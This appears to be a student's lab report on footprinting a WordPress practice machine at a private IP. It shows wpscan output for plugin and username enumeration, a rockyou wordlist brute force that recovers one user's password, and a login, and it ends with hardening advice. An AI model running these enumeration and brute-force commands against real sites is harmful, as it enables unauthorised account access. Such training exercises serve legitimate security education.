

Wordpress Footprinting On

<http://192.168.1.65/>


Date:- 10th April 2023

Submitted by:- Binay Chaudhary

Submitted to:- Er. Suman Basnet sir

Introduction

Here, in this picture we have seen the website of the coldbox, i.e. made up of wordpress.



WPSCAN vp (vulnerable plugin)

Here, in this picture we've search for the vulnerable plugin that can be vulnerable to SQL injection. But in this scan we've not found anything but the wordpress version is out of date. So, we need to upgrade the wordpress to the latest version.

```
kali linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali
File Actions Edit View Help
(root@kali)-[/home/kali]
# wpscan --url "http://192.168.1.65" --enumerate vp

WordPress Security Scanner by the WPScan Team
Version 3.8.22
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://192.168.1.65/ [192.168.1.65]
[+] Started: Mon Apr 10 02:05:02 2023

Interesting Finding(s):

[+] Headers
| Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.1.65/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://192.168.1.65/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%


[+] The external WP-Cron seems to be enabled: http://192.168.1.65/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.1.31 identified (Insecure, released on 2020-06-10).
```

Wpscan for username

Here, in this picture we've scan for the username enumeration so, let's find the username of the login page of the wordpress. After some time we've found the 3 username i.e. :-

1. Philip
2. c0ldd
3. hugo



```
kali linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
root@kali: /home/kali
File Actions Edit View Help
root@kali:~# wpscan --url "http://192.168.1.65" --enumerate u

WPSecan®

WordPress Security Scanner by the WPScan Team
Version 3.8.22
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://192.168.1.65/ [192.168.1.65]
[+] Started: Mon Apr 10 02:06:21 2023

Interesting Finding(s):

[+] Headers
| Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.1.65/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://192.168.1.65/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://192.168.1.65/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.1.31 identified (Insecure, released on 2020-06-10).
| Found By: Rss Generator (Passive Detection)
```

Wpscan for password

Here, in this picture we, have brute force the weak credentials of the founded username i.e.

1. Philip
2. c0ldd
3. hugo

After bruteforcing we've found the weak credentials of the username is c0ldd and the is his mobile number.

```
kali linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

root@kali: /home/kali

File Actions Edit View Help

(root@kali) - [/home/kali]
# wpscan --url "http://192.168.1.65" --passwords /usr/share/wordlists/rockyou.txt --usernames c0ldd

WPSecan®
WordPress Security Scanner by the WPSecan Team
Version 3.8.22
Sponsored by Automattic - https://automattic.com/
@WPSecan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://192.168.1.65/ [192.168.1.65]
[+] Started: Mon Apr 10 02:07:47 2023

Interesting Finding(s):


[+] Headers
| Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.1.65/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://192.168.1.65/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://192.168.1.65/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299


[+] WordPress version 4.1.31 identified (Insecure, released on 2020-06-10).
```



Her, in this above picture we've seen the weak password of the username is 9876543210. So, let's try to login in the wordpress.

Wordpress Login

Here, in this picture we can see the we've logged in the c0ldd account with the help of his weak credentials That may an attacker can brute force the password and logged in the account.



Conclusion

1. To prevent attack in the wordpress Be, sure to update your version and the plugin.
2. Always use strong password that can't be found through the brute force attack and can't guessable your password.